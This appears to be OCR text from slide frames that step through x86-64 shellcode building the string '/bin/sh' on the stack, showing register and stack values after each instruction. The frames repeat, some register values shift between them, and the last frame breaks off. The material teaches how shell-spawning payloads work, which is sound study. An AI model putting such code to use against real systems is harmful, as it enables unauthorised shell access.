
push %rbx


RAX
0x0000000000000000
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
stack
RSP


push %rbx


RAX
0x0000000000000000
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
stack
RSP


mov %rsp, %rdi


RAX
0x0000000000000000
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
stack
RSP


mov %rsp, %rdi


RAX
0x0000000000000000
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
stack
RSP


mov %rsp, %rdi


RAX
0x0000000000000000
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
stack
RSP


mov %rsp, %rdi


RAX
0x0000000000000000
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
stack
RSP


push %rdx


RAX
0x0000000000000000
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
stack
RSP


push %rdx


RAX
0x0000000000000000
RBX
